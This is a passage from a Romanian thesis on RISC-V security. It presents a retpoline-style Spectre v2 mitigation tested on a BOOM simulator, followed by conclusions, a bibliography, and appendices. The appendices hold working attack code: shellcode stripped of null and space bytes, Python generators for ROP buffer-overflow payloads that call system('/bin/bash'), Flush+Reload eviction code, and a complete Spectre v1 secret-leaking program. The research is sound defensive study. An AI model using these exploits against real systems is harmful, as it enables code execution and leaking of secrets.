Din păcate această convenție de apel nu se realizează și pe arhitecturile RISC, iar adresa de întoarcere este dictată de ceea ce se găsește în registrul `ra` care poate fi restaurat înainte de retur dacă saltul indirect vizează o funcție. În același timp, saltul indirect poate apărea și în cazul *switch*-urilor, adresa reprezentând o simplă bucată de cod, un *gadget* care nu realizează restaurări de regiștrii. De la început deci apare o diferență de abordare a problemei pe cazuri. Evident distincția poate fi realizată ușor de compilator în momentul în care decide emiterea

unei instrucțiuni de salt indirect întrucât contextul îi este unul cunoscut. În scrierea directă de cod în asamblare, lucrurile sunt și mai simple, programatorul putând scrie direct codul necesar.

Să considerăm așadar primul caz în care adresa de salt este cea a unei simple bucăți de cod, de altfel cazul descris în subsecțiunea 5.3.3. *Gadget*-urile și codul din sursa principală vor rămâne aceleași. Singura modificare va fi dictată de înlocuirea saltului indirect cu un cod similar celui de mai sus scris în limbaj de asamblare RISC-V.

```
1 jr        a5
```

```
1 jal  set_up_target
2 capture_spec: j  capture_spec
3 set_up_target: addi  ra, a5, 0
4 jr  ra
```

Figura 5.11: Transformarea salturilor indirecte - primul caz

Analizând transformarea prezentată în figura 5.11, observăm că pe acest caz codul este doar o traducere exactă a celui descris pentru asamblarea x86. Acest lucru a fost posibil datorită faptului că în cazul unui salt la bucăți de cod, valorile regiștrilor nu sunt salvate pe stivă și restaurate. Pentru cazul unei funcții lucrurile sunt puțin mai complicate și necesită câteva modificări suplimentare. O ilustrare a aplicării mitigării este prezentată în figura 5.12. După cum este realizat codul, de fiecare dată este ghicit caracterul cu codul ASCII 0 care nu este un caracter printabil. Astfel, după cum se poate observa nu este afișat nimic în consolă.

```
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -mcmodel=medany -l -std=gnu99
-O0 -g -fno-common -fno-builtin-printf -Iinc -Wno-unused-function -Wno-unused-variable -c indirectBranchSwitc
hDefense.c -o indirectBranchSwitchDefense.o
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -mcmodel=medany -l -std=gnu99
-O0 -g -fno-common -fno-builtin-printf -Iinc -Wno-unused-function -Wno-unused-variable -c gadgets.s -o gadget
s.o
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -T link/link.ld -static -nostd
lib -nostartfiles -lgcc indirectBranchSwitchDefense.o obj/crt.o obj/stack.o obj/syscalls.o gadgets.o -o indir
ectBranchSwitchDefense.riscv
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ ./simulator-chipyard-SmallBoomConfig indirectBranchSwi
tchDefense.riscv
This emulator compiled with JTAG Remote Bitbang client. To enable, use +jtag_rbb_enable=1.
Listening on port 45869
[UART] UART0 is here (stdin/stdout).
The attacker guessed character  1 times.
The attacker guessed character  1 times.
The attacker guessed character  1 times.
The attacker guessed character  1 times.
The attacker guessed character  1 times.
The guessed secret is
```

Figura 5.12: Ilustrarea mitigării pentru primul caz

Pentru varianta a doua, în cazul funcțiilor, prima modificare este legată de modul în care unele compilatoare generează cod pentru salvări și restaurări. Aplicând o optimizare, spațiul de pe stivă este crescut în mod uzual încă de la început pentru a face spațiu pentru salvarea tuturor regiștrilor *callee-saved*. De exemplu, dacă regiștrii `s1` și `s2` sunt folosiți pe parcursul funcției, ei trebuie să fie salvați la intrarea în aceasta. Luând în considerare și spațiul alocat pentru salvarea lui `fp` și `ra`, `sp` va trebui să fie scăzut cu 32. Un cod care reflectă această

ipoteză este prezentat mai jos. Pentru aplicarea mitigării vom impune ca modul de generare să fie puțin modificat astfel încât alocarea de spațiu pentru regiștrii `fp` și `ra` să fie separată de alocarea pentru alți regiștri. Această schimbare este prezentată în figura 5.13. Rescrierea este realizată direct în fișierul cu funcții prezentat în anexa E întrucât funcțiile nu sunt generate de un compilator și sunt scrise direct în limbaj de asamblare.

```
addi sp, sp, -32
sw ra, 24(sp)
sw fp, 16(sp)
addi fp, sp, 16
sw s1, 8(sp)
sw s2, 0(sp)
```

```
addi sp, sp, -16
sw ra, 8(sp)
sw fp, 0(sp)
addi fp, sp, 0
addi sp, sp, -16
sw s1, 8(sp)
sw s2, 0(sp)
```

Figura 5.13: Schimbarea modalității de salvare a regiștrilor

Odată realizată această rescriere a funcțiilor, soluția de evitare a atacului vine din perceperea funcțiilor ca bucăți de cod al căror incipit am vrea să poată fi controlabil pentru a realiza o salvare a unei adrese dorite de noi. Astfel, în loc ca saltul indirect să se realizeze la începutul funcției vom sări direct după salvarea registrului `ra`, iar acesta va fi controlat din funcția `set_up_target`. Pentru simplitate, va fi prezentat întâi codul de transformare în figura 5.14 și apoi va fi urmat de explicații.

```
jalr    a5
```

```
jal set_up_target
capture_spec: j capture_spec
set_up_target: addi ra, a5, 4
addi sp, sp, -16
la a5, end
sd a5, 8(sp)
jr ra
end:
```

Figura 5.14: Transformarea salturilor indirecte - cazul al doilea

Capturarea speculației este realizată într-o manieră similară, prin folosirea lui Spectre v5 și blocarea într-un ciclu infinit. În funcția improvizată `set_up_target`, pentru a se mima saltul indirect prin întoarcerea din această funcție, registrul `ra` va lua valoarea adresei de început a funcției la care se adună 4 pentru saltul peste primele două instrucțiuni. O instrucțiune uzuală este pe 4 octeți, dar folosindu-se extensia de comprimare, instrucțiunile `addi` și `sw` vor fi scrise doar pe 2 octeți. Pentru realizarea corectă a acestui cadru de apel, instrucțiunea de scădere a lui `sp` se va adăuga în `set_up_target`. În plus, toate aceste modificări au fost realizate tocmai pentru a putea controla valoarea care va fi restaurată în `ra` și care ne dorim să fie instrucțiunea următoare de după funcția curentă de înlocuire a saltului indirect. Deci, valoarea pe care o vom depozita pe stivă pentru restaurare va fi exact această adresă. Pentru

ușurință este adăugată o etichetă fix după ultima instrucțiune astfel încât să nu fie necesar un calcul al adreselor și să fie stocată pe stivă exact adresa acestei etichete.

Așadar, în loc de saltul indirect către o funcție se va realiza un salt în funcția `set_up_target` care are ca adresă de retur adresa funcției la care se efectua saltul la care se adaugă patru pentru a se sări peste primele două instrucțiuni - cea de creștere a stivei și cea de stocare a lui `ra`. Speculația este prinsă pe aceeași "trambulină". Mai departe, în funcția `set_up_target` sunt recreate cele două instrucțiuni eliminate, cu mențiunea ca valoarea lui `ra` va fi cea a instrucțiunii următoare saltului indirect. Dacă aceste schimbări nu ar fi avut loc, valoarea restaurată ar fi fost cea cu care se intra inițial în funcție, cea din `set_up_target`, adică fix adresa funcției. Atunci programul ar fi intrat într-un ciclu infinit.

Ilustrarea mitigării atacului este prezentată în figura 5.15.

```
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -mcmodel=medany -l -std=gnu99
-O0 -g -fno-common -fno-builtin-printf -Iinc -Wno-unused-function -Wno-unused-variable -c indirectBranchFunct
ionDefense.c -o indirectBranchFunctionDefense.o
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -mcmodel=medany -l -std=gnu99
-O0 -g -fno-common -fno-builtin-printf -Iinc -Wno-unused-function -Wno-unused-variable -c functions.s -o func
tions.o
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ riscv64-unknown-elf-gcc -T link/link.ld -static -nostd
lib -nostartfiles -lgcc indirectBranchFunctionDefense.o obj/crt.o obj/stack.o obj/syscalls.o functions.o -o i
ndirectBranchFunctionDefense.riscv
ruxi@debian:~/Desktop/riscv/chipyard-3/sims/verilator$ ./simulator-chipyard-SmallBoomConfig indirectBranchFun
ctionDefense.riscv
This emulator compiled with JTAG Remote Bitbang client. To enable, use +jtag_rbb_enable=1.
Listening on port 36843
[UART] UART0 is here (stdin/stdout).
The attacker guessed character  1 times.
The attacker guessed character  1 times.
The attacker guessed character  1 times.
The attacker guessed character  1 times.
The attacker guessed character  1 times.
The guessed secret is
```

Figura 5.15: Ilustrarea mitigării pentru cel de-al doilea caz

O posibilă temă de cercetare ar fi reprezentată de modul în care această mitigare influențează performanța. Acest lucru nu a putut fi investigat întrucât atacurile au fost realizate pe un emulator și nu pe hardware real. Experiența implementării pe x86 și abordarea acestei soluții de principalii utilizatori aduc un argument important în favoarea utilizării Retpoline și pe RISC-V.

Capitolul 6

Concluzii

După cum s-a menționat inițial RISC-V este considerată a fi una dintre cele mai sigure arhitecturi existente și apare după mulți ani de stagnare ca o soluție pentru înlocuirea arhitecturilor vechi. Generalitatea sa și modul în care este concepută fac ca RISC-V să evite majoritatea problemelor descoperite pe arhitecturile clasice.

Cu toate acestea, în această lucrare au fost prezentate câteva vulnerabilități de limbaj care pot fi încă reproduse. Deși într-un context mai dificil de recreat, acesta nu este unul imposibil, în special în această perioadă în care arhitectura nu a ajuns la o maturitate în care soluțiile descoperite pentru arhitecturile vechi să fie portate pe RISC-V.

Au fost prezentate atacuri clasice precum *buffer overflow* și ROP și a fost realizat un scurt sumar al tehnicilor de mitigare cunoscute. În plus, au fost ilustrate soluții existente pe arhitecturile vechi ce pot fi implementate pe viitor și în cadrul RISC-V.

De asemenea, această arhitectură a fost abordată și dintr-un unghi diferit, ca un proiect de cercetare în care se caută atingerea performanțelor la toate nivelurile, de la sisteme simple până la unele extrem de complexe, prin dezvoltarea de nuclee adaptate la cerințele vremii. Un astfel de nucleu este BOOM prezentat cu principala sa vulnerabilitate ce a permis ilustrarea unuia dintre cele mai de impact atacuri din ultima perioadă - Spectre. Prezentat în trei dintre versiunile existente, axarea s-a realizat pe cazul salturilor indirecte.

În acest context, principala contribuție a lucrării a fost oferirea unei soluții de mitigare a acestei versiuni prin rescrierea convenabilă de cod și diferențierea ce ar trebui percepută pentru aplicarea soluției la nivelul compilatorului. Ca muncă viitoare, evident, o aplicație importantă este reprezentată tocmai de adăugarea unei opțiuni pentru generarea de cod în această manieră sigură.

În concluzie, aflată încă la început de drum și cu multe oportunități de dezvoltare, utilizată atât în industrie, cât și în proiecte de cercetare, RISC-V poate fi una dinte cele mai

sigure arhitecturi. Este însă nevoie de o conștientizare a riscurilor încă existente, diminuate totuși considerabil față de arhitecturile consacrate. Aceste riscuri au fost prezentate parțial în cadrul acestei lucrări, fiind însoțite de soluții viabile deja cunoscute sau propuse pentru prima dată precum în cazul Spectre v2.

Bibliografie

[1] AMD64 TECHNOLOGY INDIRECT BRANCH CONTROL EXTENSION. https://developer.amd.com/wp-content/resources/Architecture_Guidelines_Update_Indirect_Branch_Control.pdf. [Accesat la 10.08.2021].

[2] Architectures/RISC-V/Installing. https://fedoraproject.org/wiki/Architectures/RISC-V/Installing. [Accesat la 20.12.2020].

[3] Branch Predictor. https://en.wikipedia.org/wiki/Branch_predictor. [Accesat la 07.06.2021].

[4] Cache Addressing. https://www.d.umn.edu/~gshute/arch/cache-addressing.xhtml. [Accesat la 09.06.2021].

[5] Cache Speculation Issues Update. https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability/latest-updates/cache-speculation-issues-update. [Accesat la 10.08.2021].

[6] Chisel. https://chipyard.readthedocs.io/en/latest/Tools/Chisel.html. [Accesat la 13.07.2021].

[7] Chisel/FIRRTL Hardware Compiler Framework. https://www.chisel-lang.org/. [Accesat la 13.07.2021].

[8] CPU cache. https://en.wikipedia.org/wiki/CPU_cache. [Accesat la 09.06.2021].

[9] Frequently asked questions - ARM, Spectre. https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability/frequently-asked-questions. [Accesat la 10.08.2021].

[10] MIPS: mitigations for side channel vulnerabilities on speculative execution CPUs. https://www.mips.com/forums/topic/mips-mitigations-for-side-channel-vulnerabilities-on-speculative-execution-cpus/. [Accesat la 10.08.2021].

[11] RISC-V ELF psABI Specification. https://github.com/riscv/riscv-elf-psabi-doc/. [Accesat la 13.04.2021].

[12] RISCV BOOM. https://docs.boom-core.org/en/latest/. [Accesat la 03.06.2021].

[13] SonicBoom Issue. https://github.com/riscv-boom/riscv-boom/issues/498. [Accesat la 13.07.2021].

[14] Spectre Side Channels. https://www.kernel.org/doc/html/latest/admin-guide/hw-vuln/spectre.html. [Accesat la 07.06.2021].

[15] Speculative Execution Side Channel Mitigations. https://software.intel.com/content/dam/develop/external/us/en/documents/336996-speculative-execution-side-channel-mitigations.pdf. [Accesat la 10.08.2021].

[16] Adrian Colyer. Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade. https://blog.acolyer.org/2015/09/18/buffer-overflows-attacks-and-defenses-for-the-vulnerability-of-the-decade/. [Accesat la 26.04.2021].

[17] Samuel Fingeret. Defeating Code Reuse Attacks with Minimal Tagged Architecture. https://people.csail.mit.edu/hes/ROP/Publications/sam-thesis.pdf. [Accesat la 26.04.2021].

[18] Wei Fu. Fedora on RISC-V. https://sifivetechsymposium.com/wp-content/uploads/2020/01/Fedora_on_RISC-V_SiFive_BJ_2019.pdf. [Accesat la 20.12.2020].

[19] Hovav Shacham Garrett Gu. No RISC No Reward: Return-Oriented Programming on RISC-V. https://arxiv.org/pdf/2007.14995.pdf. [Accesat la 30.06.2021].

[20] Abraham Gonzalez, Ben Korpan, Ed Younis, and Jerry Zhao. Spectrum: Classifying, replicating and mitigating spectre attacks on a speculating risc-v microarchitecture. 2019.

[21] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 897–912, 2015.

[22] Red Hat. Position Independent Executables (PIE). https://access.redhat.com/blogs/766093/posts/1975793. [Accesat la 29.04.2021].

[23] Georges-Axel Jaloyan, Konstantinos Markantonakis, Raja Naeem Akram, David Robin, Keith Mayes, and David Naccache. Return-oriented programming on risc-v. In *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security*, pages 471–480, 2020.

[24] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, and et al. Spectre attacks:

Exploiting speculative execution. *2019 IEEE Symposium on Security and Privacy (SP)*, 2019.

[25] Esmaeil Mohammadian Koruyeh, Khaled N Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre returns! speculation attacks using the return stack buffer. In *12th {USENIX} Workshop on Offensive Technologies ({WOOT} 18)*, 2018.

[26] Jim Ledin. The RISC-V Architecture. `https://dzone.com/articles/introduction-to-the-risc-v-architecture`, 05.06.2020. [Accesat la 07.04.2021].

[27] Savia Lobo. SpectreRSB targets CPU return stack buffer, found on Intel, AMD, and ARM chipsets. `https://hub.packtpub.com/spectrersb-targets-cpu-return-stack-buffer-found-on-intel-amd-and-arm-chipsets/`. [Accesat la 05.07.2021].

[28] Nergal. The advanced return-into-lib(c) exploits. `http://phrack.org/issues/58/4.html`. [Accesat la 27.04.2021].

[29] Kaan Onarlioglu, Leyla Bilge, Andrea Lanzi, Davide Balzarotti, and Engin Kirda. G-free: defeating return-oriented programming through gadget-less binaries. In *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 49–58, 2010.

[30] Christina Quast. Exploiting Buffer Overflows on RISC-V. `https://static.sched.com/hosted_files/osseu19/c1/OSS_Europe_2019_RISCV_talk.pdf`. [Accesat la 28.12.2020].

[31] HOVAV SHACHAM RYAN ROEMER, ERIK BUCHANAN and STEFAN SAVAGE. Return-Oriented Programming: Systems, Languages, and Applications. `https://hovav.net/ucsd/dist/rop.pdf`. [Accesat la 27.04.2021].

[32] Majid Sabbagh and Yunsi Fei. Secure speculative execution via risc-v open hardware design. In *Fifth Workshop on Computer Architecture Research with RISC-V (CARRV 2021)*, 2021.

[33] scut / team teso. Exploiting Format String Vulnerabilitiess. `https://cs155.stanford.edu/papers/formatstring-1.2.pdf`. [Accesat la 28.04.2021].

[34] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 552–561, 2007.

[35] Mohammadkazem Taram, Ashish Venkat, and Dean Tullsen. Context-sensitive fencing: Securing speculative execution via microcode customization. In *Proceedings of the Twenty-Fourth International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 395–410, 2019.

[36] Jacob Thompson. In Wild Critical Buffer Overflow Vulnerability in Solaris Can Allow Remote Takeover — CVE-2020-14871. https://www.fireeye.com/blog/threat-research/2020/11/critical-buffer-overflow-vulnerability-in-solaris-can-allow-remote-takeover.html. [Accesat la 24.04.2021].

[37] Paul Turner. Retpoline: a software construct for preventing branch-target-injection. https://support.google.com/faqs/answer/7625886. [Accesat la 10.08.2021].

[38] Roddy Urquhart. Is RISC-V The Future? https://semiengineering.ccom/is-risc-v-the-future/. [Accesat la 21.08.2021].

[39] Andrew Waterman and Krste Asanovi. *The RISC-V Instruction Set Manual, Volume I: User-Level ISA*. RISC-V Foundation.

[40] Mengjia Yan, Jiho Choi, Dimitrios Skarlatos, Adam Morrison, Christopher Fletcher, and Josep Torrellas. Invisispec: Making speculative execution invisible in the cache hierarchy. In *2018 51st Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, pages 428–441. IEEE, 2018.

[41] Yuval Yarom and Katrina Falkner. Flush+ reload: A high resolution, low noise, l3 cache side-channel attack. In *23rd {USENIX} Security Symposium ({USENIX} Security 14)*, pages 719–732, 2014.

Fragmente de cod

2.1 Prolog funcție 9
2.2 Epilog funcție 9
3.1 Program vulnerabil la un atac de tip *buffer overflow* 12
3.2 Instrucțiuni cu codificări ce conțin \x00 și \x20 15
3.3 Stack canary 17
4.1 Program vulnerabil la un atac de tip *buffer overflow* - utilizare ROP 19
4.2 Gadget libc 19
4.3 Program vulnerabil la un atac de tip *buffer overflow* - utilizare ROP, ASLR activat 21
4.4 Gadget executabil 22
5.1 Flush & Reload 31
5.2 Exploatarea salturilor ramificate 32
5.3 Creșterea ferestrei de speculație 33
5.4 Corpul funcției în care are loc speculația 36
A.1 Varianta inițială 50
A.2 Varianta finală după înlocuirea instrucțiunilor ce conțin \x00 și \x20 51
B.1 Generarea fișierului *exploit* din care se realizează citirea pentru primul atac . 52
B.2 Generarea fișierului *exploit2* din care se realizează citirea pentru al doilea atac 53
C.1 Evacuarea seturilor corespunzătoare pentru o zonă de memorie existentă în cache 54
C.2 Flush & Reload 56
D.1 Atacul Spectre aplicat în cazul salturilor ramificate 57
E.1 Conținutul fișierului cu bucățile de cod la care se poate face saltul indirect . 60
E.2 Conținutul fișierului cu funcțiile la care se poate face saltul indirect 60

Anexa A

Buffer overflow

```
1  0x000100b0      0111            addi sp, sp, -32            ; [01] -r-x
2                                                              ; section
3                                                              ; size 70
4                                                              ; named .text
5  0x000100b2      06ec            sd ra, 24(sp)
6  0x000100b4      22e8            sd s0, 16(sp)
7  0x000100b6      0010            addi s0, sp, 32
8  0x000100b8      b767696e        lui a5, 0x6e696
9  0x000100bc      9b87f722        addiw a5, a5, 559           ; arg6
10 0x000100c0      2320f4fe        sw a5, -32(s0)              ; arg6
11 0x000100c4      b7676173        lui a5, 0x73616
12 0x000100c8      9b87f722        addiw a5, a5, 559           ; arg6
13 0x000100cc      2322f4fe        sw a5, -28(s0)              ; arg6
14 0x000100d0      93078006        li a5, 104
15 0x000100d4      2324f4fe        sw a5, -24(s0)
16 0x000100d8      930704fe        addi a5, s0, -32
17 0x000100dc      0146            li a2, 0
18 0x000100de      8145            li a1, 0
19 0x000100e0      3e85            mv a0, a5
20 0x000100e2      9308d00d        li a7, 221
21 0x000100e6      73000000        ecall
22 0x000100ea      8147            li a5, 0
23 0x000100ec      3e85            mv a0, a5
24 0x000100ee      e260            ld ra, 24(sp)
25 0x000100f0      4264            ld s0, 16(sp)
26 0x000100f2      0561            addi sp, sp, 32
27 0x000100f4      8280            ret
```

Cod A.1: Varianta inițială

```
1  0x000100b0      0111           addi sp, sp, -32    ; [01] -r-x
2                                                      ; section size 82
3                                                      ; named .text
4  0x000100b2      06ec           sd ra, 24(sp)
5  0x000100b4      22e8           sd s0, 16(sp)
6  0x000100b6      4010           addi s0, sp, 36
7  0x000100b8      b767696e       lui a5, 0x6e696
8  0x000100bc      9b87f722       addiw a5, a5, 559           ; arg6
9  0x000100c0      232af4fc       sw a5, -44(s0)              ; arg6
10 0x000100c4      b7676173       lui a5, 0x73616
11 0x000100c8      9b87f722       addiw a5, a5, 559           ; arg6
12 0x000100cc      232cf4fc       sw a5, -40(s0)              ; arg6
13 0x000100d0      93078006       li a5, 104
14 0x000100d4      232ef4fc       sw a5, -36(s0)
15 0x000100d8      930744fd       addi a5, s0, -44
16 0x000100dc      0146           li a2, 0
17 0x000100de      8145           li a1, 0
18 0x000100e0      3e85           mv a0, a5
19 0x000100e2      9308d00d       li a7, 221
20 0x000100e6      93073007       li a5, 115
21 0x000100ea      2308f1f0       sb a5, -240(sp)
22 0x000100ee      9307c1ee       addi a5, sp, -276
23 0x000100f2      67804702       jr 36(a5)
```

Cod A.2: Varianta finală după înlocuirea instrucțiunilor ce conțin \x00 și \x20

Anexa B

ROP

```
1  import struct
2
3  def p64(addr):
4          return struct.pack("<Q", addr)
5
6  buf_addr = 0x3ffffff8b8
7  libc_base = 0x3ff7ea3000
8  system_addr = libc_base + 0x3d80c
9  rop_gadget = libc_base + 0x576b6
10 bin_sh_addr = buf_addr + 168
11
12 exploit  = 'A'*120 + 'B'*8 + p64(rop_gadget)
13 exploit += 'C'*8 + p64(bin_sh_addr) + 'D'*8
14 exploit += p64(system_addr) + "/bin/bash\x00"
15
16 with open("exploit", "w") as f:
17         f.write(exploit)
```

Cod B.1: Generarea fișierului *exploit* din care se realizează citirea pentru primul atac

```
import struct

def p64(addr):
        return struct.pack("<Q", addr)


system_addr = 0x10530
rop_gadget = 0x106c4
buf_glob = 0x12090

exploit  = 'A'*120 + 'B'*8 + p64(rop_gadget)
exploit += 'C'*136 + p64(buf_glob) + 'D'*8
exploit +=  p64(system_addr)

with open("exploit2", "w") as f:
        f.write(exploit)
```

Cod B.2: Generarea fișierului *exploit2* din care se realizează citirea pentru al doilea atac

Anexa C

Flush & Reload

```
#define L1_SETS 64 // numar seturi
#define L1_SET_BITS 6
#define L1_WAYS 4 // 4-way set associative cache
#define L1_BLOCK_SZ_BYTES 64 // dimensiune blocuri
#define L1_BLOCK_BITS 6
#define L1_SZ_BYTES (L1_SETS*L1_WAYS*L1_BLOCK_SZ_BYTES) // dimensiune cache
#define FULL_MASK 0xFFFFFFFFFFFFFFFF
#define OFF_MASK (~(FULL_MASK << L1_BLOCK_BITS))
#define TAG_MASK (FULL_MASK << (L1_SET_BITS + L1_BLOCK_BITS))
#define SET_MASK (~(TAG_MASK | OFF_MASK))

/* ---------------------------------
 * |                  Cache address |
 * ---------------------------------
 * |       tag |      idx |  offset |
 * ---------------------------------
 * | 63 <-> 12 | 11 <-> 6 | 5 <-> 0 |
 * ---------------------------------
 */

//folosit pentru evacuarea memoriei cache
uint8_t dummyMem[5 * L1_SZ_BYTES];

    // numarul de seturi ce trebuie curatat
    uint64_t numSetsClear = sz >> L1_BLOCK_BITS;
    if ((sz & OFF_MASK) != 0){
      // setul in care se afla ultimul offset
        numSetsClear += 1;
    }
    if (numSetsClear > L1_SETS){
        // curata intreaga memorie cache
        numSetsClear = L1_SETS;
    }

    uint8_t dummy = 0;
```

```
36
37      //adresa de memorie mapata la baza cache-ului (idx = 0, offset = 0)
38      uint64_t alignedMem = (((uint64_t)&dummyMem) + L1_SZ_BYTES) & TAG_MASK;
39
40      for (uint64_t i = 0; i < numSetsClear; ++i){
41          // offset-ul pentru traversarea tuturor seturilor
42          uint64_t setOffset = (((addr & SET_MASK) >> L1_BLOCK_BITS) + i)
43                                          << L1_BLOCK_BITS;
44
45          // evacuarea intregului set
46          for(uint64_t j = 0; j < 4*L1_WAYS; ++j){
47              // offset pentru reaccesarea setului
48              uint64_t wayOffset = j << (L1_BLOCK_BITS + L1_SET_BITS);
49
50              // evacuarea blocului de memorie precedent
51              dummy = *((uint8_t*)(alignedMem + setOffset + wayOffset));
52          }
53      }
54  }
```

Cod C.1: Evacuarea seturilor corespunzătoare pentru o zonă de memorie existentă în cache

```c
//flush_reload.c
#include <stdio.h>
#include <stdint.h>
#include "encoding.h"
#include "cache.h"

#define ATTACK_SAME_ROUNDS 10
#define CACHE_HIT_THRESHOLD 50

uint8_t array2[256 * L1_BLOCK_SZ_BYTES];

int main(void){

    static uint64_t results[256];
    uint64_t start, diff;

    for(uint64_t cIdx = 0; cIdx < 256; ++cIdx)
            results[cIdx] = 0;

    printf("The victim accesses index 100\n");

    for(uint64_t atkRound = 0; atkRound < ATTACK_SAME_ROUNDS; ++atkRound) {

         flushCache((uint64_t)array2, sizeof(array2));

         uint8_t dummy = array2[100 * L1_BLOCK_SZ_BYTES];

         for (uint64_t i = 0; i < 256; ++i){
                start = rdcycle();
                dummy &= array2[i * L1_BLOCK_SZ_BYTES];
                diff = (rdcycle() - start);
                if (diff < CACHE_HIT_THRESHOLD)
                    results[i] += 1;
        }
    }

    uint64_t max = results[0], index = 0;
    for (uint64_t i = 1; i < 256; i++)
        if (max < results[i]) {
            max = results[i];
            index = i;
        }
    printf("The attacker guessed index %ld %ld times.\n", index, max);

    return 0;
}
```

Cod C.2: Flush & Reload

Anexa D

Spectre v1

```
1  //conditionalBranch.c
2  #include <stdio.h>
3  #include <stdint.h>
4  #include "encoding.h"
5  #include "cache.h"
6
7  #define TRAIN_TIMES 40
8  #define ATTACK_SAME_ROUNDS 10
9  #define SECRET_SZ 5
10 #define CACHE_HIT_THRESHOLD 50
11
12 uint64_t array1_sz = 10;
13 uint8_t array1[10] = {1,2,3,4,5,6,7,8,9,10};
14 uint8_t array2[256 * L1_BLOCK_SZ_BYTES];
15 char* secretString = "BOOM!";
16
17 void victimFunc(uint64_t idx){
18     uint8_t dummy = 2;
19
20     // delays array1_sz value through fdiv
21     array1_sz =  array1_sz << 4;
22     asm("fcvt.s.lu      fa4, %[in]\n"
23         "fcvt.s.lu      fa5, %[inout]\n"
24         "fdiv.s fa5, fa5, fa4\n"
25         "fdiv.s fa5, fa5, fa4\n"
26         "fdiv.s fa5, fa5, fa4\n"
27         "fdiv.s fa5, fa5, fa4\n"
28         "fcvt.lu.s      %[out], fa5, rtz\n"
29         : [out] "=r" (array1_sz)
30         : [inout] "r" (array1_sz), [in] "r" (dummy)
31         : "fa4", "fa5");
32
33     if (idx < array1_sz){
34         dummy = array2[array1[idx] * L1_BLOCK_SZ_BYTES];
35     }
```

```
36
37 }
38
39
40 int main(void){
41
42     static uint64_t results[256];
43     uint64_t start, diff;
44     uint64_t attackIdx = (uint64_t)(secretString - (char*)array1), randIdx;
45     uint64_t passInIdx;
46     uint8_t dummy = 0;
47
48     char guessedSecret[SECRET_SZ];
49
50     for(uint64_t i = 0; i < SECRET_SZ; i++) {
51
52         for(uint64_t cIdx = 0; cIdx < 256; ++cIdx)
53                 results[cIdx] = 0;
54
55         for(uint64_t atkRound = 0; atkRound < ATTACK_SAME_ROUNDS;
56                                     ++atkRound) {
57
58             flushCache((uint64_t)array2, sizeof(array2));
59
60             for(int64_t j = TRAIN_TIMES; j >= 0; j--){
61
62                 randIdx = atkRound % array1_sz;
63                 passInIdx = ((j % (TRAIN_TIMES+1)) - 1) & ~0xFFFF;
64                 passInIdx = (passInIdx | (passInIdx >> 16));
65                 passInIdx = randIdx ^ (passInIdx & (attackIdx ^ randIdx));
66
67                 // set of constant takens to make the BHR be in
68                 //a all taken state
69                 for(uint64_t k = 0; k < 100; ++k){
70                     asm("");
71                 }
72
73                 victimFunc(passInIdx);
74             }
75
76             for (uint64_t i = 0; i < 256; ++i){
77                     start = rdcycle();
78                     dummy &= array2[i * L1_BLOCK_SZ_BYTES];
79                     diff = (rdcycle() - start);
80                     if (diff < CACHE_HIT_THRESHOLD)
81                         results[i] += 1;
82             }
83         }
```

```
84
85          uint64_t max = results[0], index = 0;
86          for (uint64_t i = 1; i < 256; i++)
87              if (max < results[i]) {
88                  max = results[i];
89                  index = i;
90              }
91          printf("The attacker guessed character %c %ld times.\n",
92                  index, max);
93
94          guessedSecret[i] = index;
95
96          attackIdx++;
97      }
98
99      guessedSecret[SECRET_SZ] = 0;
100
101     printf("The guessed secret is %s\n", guessedSecret);
102
103     return 0;
104 }
```

Cod D.1: Atacul Spectre aplicat în cazul salturilor ramificate

Anexa E

Spectre v2

```
1         #gadgets.s
2         .section .text
3         .global gadget
4         .global want
5         .extern end
6
7         gadget:
8
9         la a4, array1
10        lw a5, passInIdx
11        add     a5,a5,a4
12        lbu     a5,0(a5)
13        sext.w  a5,a5
14        slliw   a5,a5,0x6
15        sext.w  a5,a5
16        la a4, array2
17        add     a5,a5,a4
18        lbu     a5,0(a5)
19
20        want:
21
22        nop
23        j end
```

Cod E.1: Conținutul fișierului cu bucățile de cod la care se poate face saltul indirect

```
1         #functions.s
2         .section .text
3         .global gadget
4         .global want
5
6         gadget:
7
```

```
8           addi    sp,sp,-16
9           sd      ra,8(sp)
10          sd  s0,0(sp)
11          addi    s0,sp,16
12
13          la a4, array1
14          lw a5, passInIdx
15          add     a5,a5,a4
16          lbu     a5,0(a5)
17          sext.w  a5,a5
18          slliw   a5,a5,0x6
19          sext.w  a5,a5
20          la a4, array2
21          add     a5,a5,a4
22          lbu     a5,0(a5)
23
24
25          ld      ra,8(sp)
26          ld  s0,0(sp)
27          addi    sp,sp,16
28          jr      ra
29
30          want:
31          addi    sp,sp,-16
32          sd      ra,8(sp)
33          sd  s0,0(sp)
34          addi    s0,sp,16
35
36          nop
37
38          ld      ra,8(sp)
39          ld  s0,0(sp)
40          addi    sp,sp,16
41          jr      ra
```

Cod E.2: Conținutul fișierului cu funcțiile la care se poate face saltul indirect